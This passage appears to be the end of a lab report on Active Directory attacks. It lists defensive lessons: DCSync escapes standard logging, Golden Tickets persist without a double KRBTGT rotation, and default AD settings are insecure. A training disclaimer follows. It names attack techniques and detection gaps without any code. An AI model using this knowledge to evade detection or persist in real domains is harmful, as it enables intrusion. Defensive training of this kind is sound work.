DCSync is invisible without Defender for Identity	Standard Windows logging does not alert on replication requests from non-administrators
Golden Tickets survive password resets	Incident response without KRBTGT double-rotation leaves attackers persistent
Default AD configurations are insecure	Hardening requires active effort — secure-by-default does not apply to AD

DISCLAIMER: This report documents a controlled lab exercise performed in an isolated virtual environment for educational purposes as part of a cybersecurity training program. All techniques documented herein are intended to build defensive knowledge. Applying these techniques against systems without explicit written authorization is illegal.